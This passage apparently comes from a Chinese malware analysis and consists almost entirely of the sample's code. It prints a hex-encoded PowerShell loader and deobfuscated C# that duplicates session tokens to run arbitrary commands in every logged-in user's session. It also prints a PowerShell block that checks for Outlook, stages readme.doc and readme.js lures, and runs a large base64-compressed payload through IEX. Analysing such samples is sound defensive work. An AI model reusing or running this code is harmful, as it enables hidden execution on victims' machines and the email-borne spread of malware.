b88d9db69553e81a9592cabba20864e6592065d2c816264f9ce1d66636fd24528e0f23
1680fb2ce3eb9488a49a86ef9bd21fbb145a6e3cdf117afd88c900d39f9f2d5cbf42a5
faa6267017fa1f1b8d7d2b4ecc3f3a8eac11102fadf75de1cd2f41e01cc1806bdde40f
d13512e0b42de03dbd5fffd4845e7afdfaf8f9c9ef7ffa86907a7372fae2c59727eca45
c97cb0a0abf63471cac430a445e3097b5af89dd5782f0eb9b5efc3e7951af5f3e1f23b
698e517d9325b2cbfda6a8e95e7be17e9c83a88e9de3d22c057377511d0b2e77db1e71
6a5cff7ef9459417cb5fe45e48b9208ff5ea4d9afb3e75bf2433c3e8b5f84a0143b9d7
5fc3b515c57d5d3d8e76ddee4afa22f90a62c9ec7be214b1aed629653e8bb5c56d3a68
876452a299bbf8e7dc33ebabc7cb20972f4cbfcb268a7c7916f822918e030f258f2dbb
0293b05b3f6b51580f8ac1fb6eb15c5d1b76bb83cbb45bbbd597e59638e5665b7e550c
bc994fc8a6adef5be6c43cf346c6ea8964674f7409bbc5d4f48e4dae3b22c6e6a4bb23
53f61cff6f7b975cbdfbba6fec956dc040d6d6e8273138c1bf128dbe20dcd912aa0815
6d6c6dfd0ce9bf4cd0d31d7141ddc520719bdfbf3a77e0e6767e2a1df40aed9991a8d9
bda89bb7f03eb9b186273b3801c31936bc8a2a6f61ba1cea104ac2b9e26e78393c7681
b0501acf5123afe3a3744a33aff490d08c3ef0ccb44bfacf1a5d3359dafa3d131c3a12
45ffb2edf60cebf7f27a7419383c10a5202a6d7a9b8df65391bef51c23f6b5a7172b74
8db50a059964f7b44125f2218fc68664d2e38a49fd149cbaa9adc16c5cf3623f8dd9b1
06c494faeb2e5eb39664e930a7e48f93eb86c2257991390b73762e31c4f6b177a2ee97
545dc9c3fbd356ad4eec9904b943e5ad66b5a960f30b96934941c4692f8c6c114753e5
f9e4d045171362dab8e6243dde081df7ab4df08eac201619e74930097f965fe3cc8ba4
4c515932029d4d8b78ddadc6f58b4a3234baf25e2a0e3595e17c4070341d8c81b03d91
a72fade9d0ee9896e4af8d6c4663a76df36812f6155bdbcae5b0acf3a727939cb6e541
c20e6a2860a552b40e4882af730436215ef6acd710bbde55bc8d8e4d18a11b9a175f15
4729727ce38775b4679b6dbe83611b24e4e28213d40b7e707dbd2d16aa0298263ea7a4
1ab5ec3e3b4d1172674753cdc3094e9ceb79c49519bab0915934db9358395657642de3
416eb88f858ee234cf021529dbdcf4645b33c1e93c4c3cd0407ea6fa361a5e0657b0c7
2df04ff3ed38773264f5d90f8f4ecf9f14fbc3813a6a0345135ed8f5b3d1ac061034e1
1dbbb5393596c9aac9c1a92397f088d7f31bf5116ed57693ecd560d16f3141d7ab980a
740466e45090c9a2c5a7824eaad5f8d3973f61a13dcacb96df7031e292dee4ded5a1ec
de7d6d61dfa97fe4734face36fd7c8789fefebdd1eef7eee4d3e5e9abd367b4b47ada5
49357a797ed62fafd8b17c8387c6f2bdd1a7fbc5b5b595def9f8635a3ef8e9edefdfdf1
b7dba37daffdef4f4e5eb2fbe9c3efac917a7bf5bba958ed38f6ea487c58bcbeaf7cab
7f3772f09f9e6eccb17f4fe45fe66bb78932fd274ebe3cbe35734a4e2f809fd5b9e3e4
2c26efe62f6f19d34bd33a615ecaff2ef6da7bbe3f176baf57eaf8dc95c5fbcf9767ae
7fbe9f677be3c5b7efc717ae7374efe1f' -

split'(..)'|?{\$_}|%{[convert]::ToUInt32(\$_,16)}))

```
[IO.Compression.CompressionMode]::Decompress)),
[Text.Encoding]::ASCII)).ReadToEnd();
```

去混淆解密后

```
(' $msource=@ "using                                     System;using
System.Runtime.InteropServices'+ 'Services; namespace Utils{      public static
class ProcessExtensions      {      private const uint
INVALID_SESSION_ID = 0xFFFFFFFF;      [DllImport("advapi32.dll",
EntryPoint = "CreateProcessAsUser", SetLastError = true, CharSet =
CharSet.Ansi,      CallingConvention = CallingConvention.StdCall)]
private static extern bool CreateProcessAs'+ 'User(      IntPtr
hToken,      String lpApplicationName,      String
lpCommandLine,      IntPtr lpProcessAttributes,
IntPtr lpThreadAttributes,      bool bInheritHandle,
uint dwCreationFlags,      IntPtr lpEnvironment,
String lpCurrentDirectory,      ref STARTUPINFO lpStartupInfo,
out      PROCESS_INFORMATION      lpProcessInformation);
[DllImport("advapi32.dll",      EntryPoint =      "DuplicateTokenEx")]
private static extern bool DuplicateTokenEx(      IntPtr
ExistingTokenHandle,      uint dwDesiredAccess,
IntPtr lpThreadAttributes,      int TokenType,      int
ImpersonationLevel,      ref IntPtr DuplicateTokenHandle);
[DllImport("userenv.dll", SetLastError = true)]      private static
extern bool CreateEnvironmentBlock(ref IntPtr lpEnvironment, IntPtr
hToken, bool bInherit);      [DllImport("userenv.dll", SetLastError
= true)]      [return: MarshalAs(UnmanagedType.Bool)]      private
static extern bool DestroyEnvironmentBlock(IntPtr lpEnvironment);
[DllImport("kernel32.dll", SetLastError = true)]      private static
extern      bool      CloseHandle(IntPtr      '+' hSnapshot);
[DllImport("Wtsapi32.dll", SetLastError=true)]      private static
extern bool WTSQueryUserToken(uint SessionId, ref IntPtr phToken);
[DllImport("wtsapi32.dll", SetLastError = true)]      private static
extern int WTSEnumerateSessions(      IntPtr hServer,
int Reserved,      int Version,      ref IntPtr
ppSessionInfo,      '+'      ref int pCount);
[StructLayout(LayoutKind.Sequential)]      privat '+' e struct
PROCESS_INFORMATION      {      public IntPtr hProcess;
public IntPtr hThread;      public uint dwProcessId;
public      uint      dwThreadId;      }
[StructLayout(LayoutKind.Sequential)]      private struct
```

```

STARTUPINFO          {                public int cb;                public
String lpReserved;                public String lpDesktop;
public String lpTitle;                public uint dwX;                public
uint dwY;                public uint dwXSize;                public uint
dwYSize;                public uint dwXCountChars;                public uint
dwYCountChars;                public uint dwFillAttribute;
public uint dwFlags;                public short wShowWindow;
public short cbReserved2;                public IntPtr lpReserved2;
public IntPtr hStdInput;                public IntPtr hStdOutput;
public IntPtr hStdError;                }                private enum
WTS_CONNECTSTATE_CLASS                {                WTSActive,
WTSConnected,                WTSConnectQuery,                WTSShadow,
WTSDisconnected,                WTSIdle,                WTSListen,
WTSReset,                WTSDown,                WTSInit                }
[StructLayout(LayoutKind.Sequential)]                private struct
WTS_SESSION_INFO                {                public readonly UInt32 SessionID;
[MarshalAs(UnmanagedType.LPStr)]                public readonly String
pWinStationName;                public readonly WTS_CONNECTSTATE_CLASS
State;                }                private static void StartProcessWithToken(ref
IntPtr hUserToken, string cmd)                {                STARTUPINFO
startInfo = new STARTUPINFO();                PROCESS_INFORMATION procInfo = new
PROCESS_INFORMATION();                IntPtr pEnv =
IntPtr.Zero;                if(CreateEnvironmentBlock(ref
pEnv, hUserToken, false))                {                Console.WriteLine("Create Environment Block Success");
startInfo.cb = Marshal.SizeOf(typeof(STARTUPINFO));                uint
dwCreationFlags = 0x00000400 | 0x08000000;                //uint
dwCreationFlags                =                0x00000400                |                0x00000010;
startInfo.wShowWindow = 0;                startInfo.dwFlags = 1;
startInfo.lpDesktop = "winsta0\\default";                if
(CreateProcessAsUser(hUserToken,
"c:\\windows\\system32\\cmd.exe",                "/c "+cmd,
IntPtr.Zero,                IntPtr.Zero,                false,
dwCreationFlags,                pEnv,                null,
ref startInfo,                out procInfo))                {
Console.WriteLine("Start Process Success");                } else
{                Console.WriteLine(Marshal.GetLastWin32Error());
}                CloseHandle(hUserToken);
CloseHandle(procInfo.hThread);
CloseHandle(procInfo.hProcess);                }                public static void
EnumSessionsAndExecCmd(string cmd)                {                IntPtr
hImpersonationToken = IntPtr.Zero;                IntPtr pSessionInfo =

```

```

IntPtr.Zero;                int sessionCount = 0;                int
arrayElementSize            = Marshal.SizeOf(typeof(WTS_SESSION_INFO));
IntPtr phUserToken = IntPtr.Zero;                if
(WTSEnumerateSessions(IntPtr.Zero, 0, 1, ref pSessionInfo, ref
sessionCount) != 0)                {                Int64 current =
pSessionInfo.ToInt64();                for (int i = 0; i <
sessionCount; i++)                {
WTS_SESSION_INFO                si                =
(WTS_SESSION_INFO)Marshal.PtrToStructure((IntPtr)(current),
typeof(WTS_SESSION_INFO));                current +=
arrayElementSize;                Console.WriteLine("Get Session
ID:"+si.SessionID);                if
(WTSQueryUserToken(si.SessionID, ref hImpersonationToken))
{                Console.WriteLine("Get Session Token
Success");                if
(DuplicateTokenEx(hImpersonationToken, 0, IntPtr.Zero, 2, 1, ref
phUserToken))                {
Console.WriteLine("Duplicate                Token                Success");
StartProcessWithToken(ref phUserToken,cmd);                }
}                }                }                }                }
TypeDefinition                $msource$mail_code=@'if((get-childitem
C:\Users\%env:username\AppData\Local\Microsoft\Outlook).count -gt
1){$base_url="CORE_URL"$att_doc=$env:tmp+"\readme.doc"$att_js=$env:tmp
+"\readme.js"IE`x                $(New-Object                IO.StreamReader                $($New-Object
IO.Compression.DeflateStream                $($New-Object                IO.MemoryStream
(,$([Convert]::FromBase64String('7b0HYBxJliUml23Ke39K9UrX4HShCIbGEyTYk
EAQ7MGIzeaS7B1pRyMpqqBymVWZV1mFkDM7Z28995777333nvvvfe60510J/ff/z9cZmQ
BbPb0StrJniGAqsgfP358Hz8iztfLaVtUy7Rp6715/m7rd6Nf7vzi3zj5se2fror11vfe5
0/a8elyWs2K5cX3Hz366s2zg/FF3k6u27yR1j9zXtV5Np3/4t/t9x+/qV63NbXc+vjd3sd
3fsmd3zj5Jb9xYjtZ7356u06Wbf2ef+1+imUr/SzXC+7ne50inVbLy7xu85o6sK9/70nRn
nhfUI9PmUmfvEYx7e99nCHfGdb4qs2m+9dH2R60PProzbquyusrLem3ON/6XX+3Sdbkv/+
6LtGf/eOzj+Ztu3p09+7u3oPxDv23+xF9m7Xt7z+rpp99nI3r9vxj/eSnm88+3h3/dPMxw
7Qg0s9S+/u4WU8aQXxntLtz550PPv7k448+iX1P3xIQGlDBPns453xA/RzXpT5M1vknyn
hp/Os/t73v7+1fzAe33/wyaf3x+OH0588fDAe7+7t3fmZz/N2+1W2nFWLdPukWi/bdPc+d
Tpupi3GcUGD+P2ni9lnH9E/6d1pugJRmnlelun2VTovZrN8mZ6d/gHvt17kf8DV9peTn/4
D8mmbvsjb8Xfzyc'+ 'kfUBb5sr0zf1pdLZ9X2cxMqR3P3Qer8Wq++j1+8vTVtxZZUYJq3/
rd101eYxC/+7d+92m1WK1b8+fHn3zvdH1Z1NVyQXBpNr98/ZNCgLESYvxF9tNVfedwslqn
fj8ATqRf/R4YEFx28Z2P3JzT3x+NDCnmHG3RVvmn3388tWXb05P3pw+TZ9+efLVF6cv3n
xsWxBxf/bxm3nRpKB7Sj9XddUSBfJZ0r10vyimddVU52365f15Mc3HL8ucEEpphibU/HRW
tES010iFeOu2NKS0rdImz9MWMKMLNcY5Roc/3Wh3d+9yh8+0w0ldvc2X4zRN0YrmQ+bLT1
SZfu9Vf17mLDfj46bJF5PymkiH+fhu0c5fZnVbZOULiVDWxxbj8U8WzTorn2RNMf34zuH3
ol+MzwjOpMQBJGYiRiAetr6uJnWxap99Lu3i9Xv/vtapvz4zvJ0XT7d2rnzC8FdQHTL8t

```

gnH/3CWV6m8op75yNPNj8m2fx9P/4IM3Sevc1XWtv/7K0TR7+v+cN7SygGHfPZx5dZnYJ/
P1vmV+kxYXuZ/96K6Efff2Yj1+Dpz+6c6htScYszzctUSi900mXNLWrbJZ+9I19i388W5
dMvk8+Sn/hNyUhH7/59u1Xr573500nm03i8b7yYXqx0kE0g3CQdBzS6Mf1erk11BiR0rpz
+LGbC3mTxMaqxWF'+ '52jLc+8lHf0D9Byw/+tbW3s70zidbpIu3a9Y+d373XfqENE9KX+7
u7PW+u/OJmc8xUwixdef0z1TrdpvFTpUr2D9rs89+T5r8x7/H7/3F89Qox492xzsF/R5H9
LHwZZm39AF9WecXBQ0uAwP/xgnJUdRlPqM/dv7TP1ispj99+YtWH8m3JN0XxSzyhd/Tjn4
2Lb0mQetfvLez/+DB/smz7ad793e395/t7G0f3L//ZHvvyemDnfsH93cP9p/8En2rzhdVC
/Xw2Udtvc71U+B+18dW8Bdc0zJbXqyzC3r108KRH6H97/q9k6fHb46/JxDw3Mz/41c04x9
DMj+WGb8qaAquxtOyavKt04e/cfL97zMu0rNgoX8IVT/6PXWcTpUdaMphUm12Vtn0LWH5+
/MsfbRDPDRJ1vqlqRwDIkJO1+o'+ 'dPMX/NzjBuoDpFu2xZggXLTzT3bv3B1633uPUUVf
8dvj4ztesw50+kq9HB+011zHEWtuh/h+0i128zyb5bUh3e70fSbEnhLkQH7c3/1099N7n0
7o3wefSovgCYjnz4Z2fnfvzh03T8S4v2/FbMI/FhP8uNrFv/PdX/z7fgu/MI+nL+WFX6If
AiIpSR/nT4LuPnEj00eXgP1/N/KVPvvdSE+yMoSWPPtyTAoxzxavGBRh3fn2hPRfnTes2Z
6SmcvaXF7oN/2CBKu+Nt+Ofret761bSGryWV0tyKLln+4b/ftgsvPt3+fJu++UxVeL53v3
fq/83sPf6+FX9e+9/+3X850zJxen129+n7enxz/x4IvPz36QZ68fPNldvbr+YvWLn/Rk+
vFT373p35yd/Hs7dMvHvzU3SHDh/cfPHhw79695eX15Xn+6Zf3d7/8zt3z87s/eDj9qcVP
PJm8nHxJ/X5nWXx+/Iuai/OX9+4ffPsHB8X55en13eW9+uH8/PLuk+effver3U++XH2y98
13Pm/3Hnzn971svnv56c0vmuzey08f1pf72e5q8eanXnzSfrpa7n96/p0z5/f0yk/u7e9/
5/zg9PKL3RfTe6+Xs73ZJz9o9x8uJ2/z1xd3H67utstPfnB++SC/d373+epq5+HL1/f2in
v7k5dfnN+/v16+vJ58+/ze7MvZ/sOD5frB5bdXk/p1+fDh1YN3bw4efHnw8Mv1D+799L2f
3p91n19cPHz99Bc9ufqpn7776uXVwdbfTV7evXx180nL5d3r85d3r9ffPvjJV3d/0eUPdq
nD6pPZt39QfTKd50cPzk++/I1P9vJnL5cHy7vf/uT6+Xdn+8v1J8/ffHV3+eD497539RPP
936v5f7u8tndB0/vTj6dtXf3n+TvLtdf/sQyvze/e/1y+fvkD768unv3/M3bT168ePD0/o
Pp+YpVt3/vKnu6Xzz96b3f57v3Xn35RXn1nbv57N3duztP7u//Pr/35dPz5tMXDx7cXTYP
L3evv3yw+uSL02/Pv7j85CfuLx+8+cHBTy4vf/qnzpe/z7vP71+cX9z/vb/c+cH0E5qTh3
v5V7/PTz95+IPJweTh/c/z10/Kva8'+ 'Ovrw6qd/d/fzuSXv58t7yJz6Z/eAn7n1VPKt+7
7vffvrgyc703dnd+0/ughyvDu49eHn3XTv5RXd/cLmYvnyvcnf/5bf32rvffnj/ory/881
69uyTB+8ePP+9713ee/DJ3cuXD/ZeLq/zu/nL/Pfe0cnfvj375Pz1T+/9ZL338JMH83vVm
51PfurBT327W088/L1m15+sPj19+sniwdP9d7/3+u79L9+82d87//abnfsvZ/ODT/KXP7U
zuT/75NvffvJ7/+BqP7/37YdX6180+33unX/67sXLva9+0Zcv7n/+1RefFHv3zVNxN75+e
L678+7ui9m9y5c/9e73vj75903Dy8nLX/TT9/fP9+++0Pn0i7J8cv5773/n5YOH7w4uD44
/vkPPKP1eRz69378g005i9zSf6mfcvshkHr8+0Tuj2AzC/6Y6Xc627qTb561RJa0I7RhF1
K0olt9ftNFnPb3w/3MFs1nBfPvyuw/0SaofXr5oL19e772730zWP5jdvXvvBz/1Uy+uzh9
+8ZPvpj9Jd336yaefLv0HP7i4++LB+u5P7Xz78vrhJ3t3y4eLB91PLQ80Fjs/ePvJ5cnDu
+Xq9z74JfsefPn6k5OX1+fPfrB+WK8f1Pd+cPfdJ8v13fbei7sPzmft/cvmp9vZ3ezyQX3
+5qfW09/77oMHY93Jd9rvXP/eDwmVB6ft/Kfenn/6yf173929/k5298HdcmfZ/uSLe+3z5
S+6W/3eD87vFffuziaXnxz8ou/u/tQLGkSz83t/cv6g/cFkPfnkB29IFVQP7+6dHywv8/
q9N6nv8/lwe+13Hu2e/Xw7vV3P5mevng6y99Nf1FTXLQ/eLH74JMfff6tr17tztz992i4uH
35Csvbg4Pd+dXL3407q7sOX5w8/eXnwsv1F5z+1993JZbH/3frh0Qnn8/3Xn1680X7ePPz
07Z0f+uqL6U98+uXD8+nqrP308ruvVj/5802Dn/zB09L6xxeL63XxiY/9fT17zX9RZ0n3
746vnfWfCe/z0X74Mn84bcvHn5y9fonfu/TJsuu7v7es+/efX735esXP9h980TbB3sH+dP
L8/bi95ms7n/72+3vdXDwvJ7m9w/mT6f7v+jp3u9dXN37qsl/Yr3fXp/850L3eVdkv/dq/

/m9Tw9e/cTB9ec/Qerj1d3v/tTzi/XLu/cw9z//NrX/yeuH1R4F/g/Pn13+PhfF730Szcr
7z01B7P7g5frLH/zg8vJBMX/3yScP892Hz9vTZ3fb87p6cPBlvZz91Kd3y5/Kv/3dzyf3d
h7sPSkffkK0P0kK7qd2f+9v/+Dq98m//XvXe3cXb3/wi+6uF6efP7j0d08+P3n+++wuP5+
9+X3q1benzy6yJ9+59/QH+7P85cF3mp9s3p'+ 'WTfJavr76807v/Ew9+8PCn7n+5c11dPf
zBF/uT2ZMd01Snv9f8/Pd63Sx/7/17k4e/60D3biYvrr/49ouf/vLLycn698n0337y+/zU
/OWb+ZcHq3dkmNbFKcuLef6Tv/fBq5Nvz37wxRfNt5/Py7vrb8+uDn7v6efP75U/mH35YH
6/qb5z7+p+WRz/3i90n/70d7/zZu/Vd5/V97/68mJ17/e+PKvqk40fmp6/mv703'+ 'ePZ8
sFPX/90kX97vf/pL7o3mU5/Mv+q/b32Tx78xMGnJ292n9x/9/DJ6/kn36328ntffPWTl/I
HT15cT37w8unDB1efX929PJitjx88/eLe6vn5q/L4y/P5T3/37Gr1tH34xYv708sHNMm/c
fziy1fH9z598Sa/evruy71f9Gq+/+4X7Z3stT+RLT5ZZ1cvfp+L+/XdV/W9ybc/+fLi6aQ
on10+eFZNv9y/f/DmIPt09dP33p1P1/fLZz89+0Xv6ieLg/MfvKj3Lv0f/M75vd/7wcN7X
7xd/9Tuu/3qycV32p/a+YknV8+fXByvv734RU9/4snL3/snpj9B/HVx/OnpvWZC/srpVz9
48010e/zTF/feHCx+or18+uTp01XTPjz97nF2M1ntzX+f7/7g+0L4k4un7VdfHX969eXuq
594Wv/UfJL9op0dk+8+nf5gZ/9ed1G/fvn0J774/Hz69MWbF999dvDTP/1Tv2h+fznv/OA
nVhfV8f1Xe4tPq+f3T78z+UU//cn+08XrX3T88Py7P/WLLi5XP7G7+L3efbL'+ '49vVP3V
2fH3+XuD5990PnT+uL9uqnPsnuztp393/RveniyYPj8+Lp2U883H/7g+nk+NsnTf7s8tsv
1j89e3P+6sEnkwvC+/zZg0/urT95u3j6ZG//F90rX0yePDv+5NWzy/2L48'+ 'nTy4dtVVw
9/Yndh9PvHv/Uxcvd+e/zpD2++9Wzi8+bpw/PaLw/8XL31e9zspN5+ZM/+dM/WV6SDrn3g
19Ebsv1J89+8BP19f1757Pd32t9cP/eJ69gs0825zurT2Y/+'vf/lyyc/8fSTonpanb94
t/ry6klRnX7xpJm09/a//fDsF0/Bp/mX51cvdh5cfXH+6ZFHX5YH109efPLp2ZPT1w9+'+
'6vjb6werZ3d/4vn53WdXTx++3H/++t1333w5rX+vs88f3pvdvfc8X+a/z3Lx7uHdtrjKX
977wZuTe+Xn16fT6vzh8XXz05805w93T5/8Pj+Vrb96cvn58+vLN/eeF/ftu9XvNbn7e7/
77g+yn1yvM8v63mX2i37wbPJ7f2d38Xs/+GRv8uL3Ktrf++Dq+u7zF9PnX10+/6n1L9qtT
vNsubuz03n27vwHZfnp4u1PTfZXE8UPdr968Onrew/Of+r8u8+Ls8UvejX7vRefvv5k8Z2
f0q+/WNxd5LMHn+y3d+89u7u38+m9J9TsxWyn/c6r19kXB8sfZA9+0e/zYPf4fLf5vb746
Zc/+Pzs9Wz2g+/uLC6+/fvsnX+6992v8sn+V8vVl+Wl77zcfbh6N9v9gsZZXjcvd7999uz
3+XJ5uXf9gx/Mrnfney+vi4NPV/lPndx72P6iX/T8FxUPsk/v39t58mb/F/3UT+5/Z7b3i
777g+/+1LPv7v5gsft7/eA7zw6+e7D44t71d8733v3e7e91+cmk/s5PvfU+PL1aufk3cP
F7Pf+qSezZ1fLn/70p5+9fvv569MXzech1eft6e7s957ufnLvwe/zyeT+5eWz+sXe3eov
tvm1U/OfvLN+qv1/ZPzX3RvVn+S15+cf3rQT6+ePD5we75qv3yJ8vFg2L37pf3f2r6nTc
/kX2nOH/X1LvT++13f9Ei/8kyr746/0WLyf36+eWxN37n9949vdy594u++93dT8rL1Q+qn
35Y332zePDFi7tfPG/eLad3d+9/Mnn5+eWT3S/3Fqfrvfm9i2p+8Prpw2e/z+L3afdmRjX
5d0+vfp+s3nnz5vdZTe890fmJ/cWXv/cPxr+4frd39mX+jDzVB/eKdvXlp9Xk0ze/993zh
/Pzi30ymffePHi2uPyJ+gfTkwcX99anD6/vVa8/aV6Qf/Ds1Re797/75cMnk2K9X75Y/eA
7v9f5u/n06+Xk3t3vFucPHrxYffnFp8+q9mzSfnH+U/WDefnk7vru5erdoqzqT9aLxZN75
Jj/9A9+n5N8dv/Bq+nv/ZPNk7sPf+L3Pjgulg9ekef7+zSfXJ3/RP28Pf6Ji4svfvqrnXt
kT6dPvnj77buXn9z9dvPg3vnDvS9f36s+WT58efc7L57uzL+8fvjFwevjnzj7zsHqfLG/o
IYPT+/ePT59ee/i4fzF3d979e1303cv7h6c7b54efLyBy/nX9xdzL799t7d6eLu+vT131X
17enDX/SDq58+uDe9u/qJT3+ifDZ72Nz/znfzT+uTX/R7fX5RHC9+cnFw9+rei+e/14udx
f0F0cMPH778wY0X2dnvQ3HT/v1P3f/pkt5980bdtH64X17+3ueru/VPv/wy//I7u02zs7p
77/d6+ZPrqqq+yC6f3v19XjZPf/pt9fLLy/X9u+uvPlk9e1k/uPd7/d67T36vT17un//ed
5c7+19++9nxT//gwYPLB09/cPfHT76om5cPf/p87+7uV/fa3bsHL59QrDd598mn05cv13v

75zt3s5efPt17cq95uf/0p3+63v9ydu9872H+8PnkB82Dp5e/Dxy3+tuXPzF90Vsf0feC
woEH7zJyUo/uXv67PnvfffyqzeXn1785E+dzy7u73z7xf0LZ4vJD+5f764+ubp80/+pk7c
vP7n7+3znk2cUQU328p0vD158d/p7X3/3p3ZffHo++6md7Adns4fkFb06L5/tlg+vvrtbf
/Lu8jtX384XD5/ce7v/3XffmT58un7Qfnn95Rc/+fLB+YviJyYHTXP3F2Xn7bq8W12W0em
Q891PXv/0713+50rhQUna8d0sePLw1fr3fn1WPt+7+OLLMlv93r/3dyfr1bPf5ye/I19k9
13+nPTXp+9+75d3Hzz/RasHxC0U4r579+H9e7/3q2cvf9Hdh58ud3+vn/7y+d22ffCLXr7
4dlsd/173fq/dRfV7/T6f7j/55Ad75ztnefngk+VP/tTbyc09t2/yBweX7U/+5PTu2auf+
om7Xx4/n55Pnv703d/7J59dPq9+euc7k3sPq4tX8+9c5s+nq/L43uTTd+fP68lPry73Hn7
3p9f3chKmd+c/9cXu/ldf/aD+Rb9o+eXe3c93vttetz9oPqEo/pPp/W+fV7o323u4/KndB
3dfrIu7J9+9e/9lXn558hPL1d7Le2fTtz+4+4NP159kv8/Ou7Pfa1H9ojd'+ 'fzu4W9/Yu
P12c7nx+9815Qc7vTz7Plr/Pt0/bydudd9nJq596+Xv/10rFw/r30tm5PiiJGvd/itTGi9
9r+Z0y+3JyTrR5/n197+D5+v7r1zurxc070/InXr96ePlTP/22+ST79MvX0/XZxYMrj9p
f1E+eVvNHry7fP2Tx5c/VS4mZ6/PDr7z6U/f/86b029/Ocl/7/LbxfwH974s3n3y4HLv4L
r+Rbv f/ak35y/u/+T0frYmLpnce/akepN/h1zHgxfF7109fPH8ywcP27f1vcW7+0/Pz6tX
+cGr+u7b2U/ee/Xq5fUnP/F7ffJTb+9eXn3y7jvLuz9x/NOLZzvN4vTlqvxBubq/V375U7
/Xt8+ff/J73/vk/sPi4Mn5V+v63jvzdNvf/rm8uCKpJ/+7uz155c7Jw9p7h++3Ln7uvl0
9e716/y71999+3s9Pa1++v1Z/fDT1++uP71+cLC78+kPvnj91U+sPj0pyHa0r6/fLKts+c
15e3VZ3P3uZPeT+89Pnr9ov/OTxf3v7BIhn170H/6iV999+PIXffdufXnx8pNf9JPr6596
e1lev/69H07qL4rZy6r9tP2U70Dvde/d7MvfZ7d5Uuz9Xt/Z+fLb9+aTX/Twy+Lu9dvi1d
Wr9dPvvCRCffrJV1+9+0XLs+fHV9X80/UX9Xd/0dVP/d73n9396smybtafv6u/ePv2xVc/
+dMvZvd3fuL5i+/8xE9Pfu/5i4fXn35n9e'+ 'nv3Z7Mvlpk1S/67hffvXjw1cFP/153V2e
fLB/cX/3kyXWe/dR3fnBSfvn7/F7LT2bPPyl+nwFL+2fHX5188nb/+fLdoi6qu9++t7x3/
Ht91ZXT37v5vc5PX8xePG9Wd/fnk6fPXn8y3b0+0335vH65dy9/M3twd733e/+i+7+oebt
sH/zg8sXrb1+fVfzqFw/z9uq3b347mL+7gef/t53f/CgLqe7P7U7/6nfq1p+5/whJbWm9
6u7X/70vbnP53fp5+fVIRInj794vL0p36v83sH1fkPvvj2+qfJzLy5PD+/d/8Xne+/Pb5
/NoM0fXD/8iVpzR/83t9+cHLx8un5k/X90/09+sFdg1FNDqqr32u5yk4f3l3UBBy+fffnk4
d1scfbm1ZtXxU/8Xvni7MHuy/OLJn85nd/7RV98Mn373fzJ/uvzp3dfLz95df/q5Mvf5+n
52af091fLlZ+d7+9/med36+vLl+/uVj/YP/90+m1d3r37f3r89fLq8Xpwaf5rPnOT9/9w
bfPy/v1+pPZ73Vwev0TD06+fXnv2ye/1/KLh5/cu/d779y/92K689NvXr4gB2iWf1V/9YM
Xe1d1+5Pty/s/+fIhJf2XB9/J5/sP785m3/7kB7N707TgWfzU3tXBq3z/p+7WRKS73/nJF
7/Xu8vr3/vqyckv+uo7v891NbK72b2cfkU5m9dv1u++WPzUJ/fvfuf64vTuD776wfX007f
vvvj5/eXn7z4cvcn6+Knjk+Wv9eThzsnX7y5+3svL84ffPXw3neezo9fPvxFv8+X559mT
19Sdmxv/ewnv3wVbP8svjB88Xd6ReTvcn+pz948Mkn5dvz+9e/9yf57z07e355sjvfmb7
MzvPvPrk3e9Zetgc7P7X/e3/n/02Xn84QQ+69ff7F3e8c7Na/d/5mffmLHvw+5WKHCqrXP
/3y9zqfPvzBbLVa/+T15atv/2DyUz/15eXe7/XV8u1PffJ6Z/f5y/Py4Pph83u/Pn+Z/eD
Zs7356uDq5fG9B3tfrfbvrVbPLovnP/XJ9Ceu731xXBXzhz9xfn3v1Sf3fvo7s50vFj/xk
+fvvqj0f++dVwdvPt17/e29F7/Xq72Hxcv3m0Xb2erN7/Py0++0776ZPeyfFH1E3Ijz3Z
Opgezy/2nr958594n9w4uV7/X/PLNp/s/vX/x/MvJZT1/8KZ4Vd7fP9j79Pxi8Yt+r5ffm
fzg8osH9yc/9fL15dv8yY'+ 'vL++ufvFzsfPn8YE1B/+c/cbDz1RcP1sWDX3Refuf3+e6T
F0/uvskr8h1+0bv1we9NLPr7/MS3n33nF63L5RfZ7/V87+q79eRyr3hX/qJf90qnF5+f2H
/6+1QPn5w+f3B58hMvv/Pk4rz89uX03vWnR03p199uTj+5W+afPH9Hkv7u8t7k9/nBs1cn
zyi98vTF2bvn15cXs3l79eb+RfU8n6xfXJ68fPnTP/UTL1/Pf/ry7tOvfp+dX7TcP/3J6v

7B7n3KrZ7kXz299/TB70Qnf++fuP/y/NlP7fw+b17/3r/P7r3ZSVs+fPIlGbD735kc/D6L
GenK+w8XL/OTy3y//ons+cNJ9uy4PHjw6ZfL5cPZT9avDn7v+7v33r19/fzJ3S9+8svvPP
lk5+m0PV9lX00ml/cOjp99Mskuf/LuV3fvHby6nCx/nxcvX37y3Zff+eTVlZ+5f/kwvzon
Z7c8+Mni5U+2P/WLDs7e7T34vYsf1LODxcuD/07v3ZzevSYHbaegldRPprPJ0aU/vyCdcr
Codz65urt/793z1X69+7I6r7Kr+t1PrVY/8eC7n/zkZXZCi5Qvnkzp73p+/tMV0dcvrxfP
dyfn5WJ19/L+m7u/z93nDz85+L32JtcH2fm9B7tffHd3eVn+5Ff7P/2L8tXy1U++zV9cf/
L898p+r70TL19fLi6vdr96usrfFOW3n32yOPnpL5rvHH9R/t7r+0iQPrmYvDt/9c1k9sm9
H5QPKfHz5Xfuk9V89oPvLurn3y6/vZh8RVbm3qR90fni3U/9x0XqxYvn5Pz9YPnkq90n+f
MHL++/yprT9eTug0+z6YP8avrt16vnLxuyrfd+ar99c/3Td3eXn9z/vX7v+8er+mT68P63
f+/JNbHou/2T1z/xgx/Ul7/3wfl+/u91NX9+9wf71bcp9Fv/40CT7/zgF337HVnwsvm9P/
1y5/mr9fX895l+8e1ldb47+fzTZ9NXv2j37bMnP/3Tv893Xs2W7fr5wdm9+z/xk6vfPzh/
+fb4k7w6vyxfUvLm5fV07+ps8tNfla9ef0feV2ef/mD3zVc7Z3d3nn2ZPSubJ7sH5DJffj
v/wXxGIy'+ '6/nP7e0+/qYvLyk09PXn6aEdjFT0zb7+x8++x1+3u9ab7Idtv693qS1cvJu
7Pf+9PJT15+tS4vXu789H470zh7TqQrn1SLNz9xsN6ZPfy93hT7L/MZ8dkveveL7j7Pi6f
HD6Y/OD+9d+8n7s/062ZxTk7V3nFzdV4+Pf2pX7R39uD8ybNf9Ht/ufewv14dfPLyzb1PP
m32fu/jH0zuvSAT//m6bL+8e1U9+GKxKijdd323evHg4fLedUYq5/6nv/eLbK/9qbPm88t
7D+e7lZ+4end/9vscN0u7x1/VF+tXu5+v762n2eUnV08vL9+un+6c/N4PfvDJ81+0+4uqy
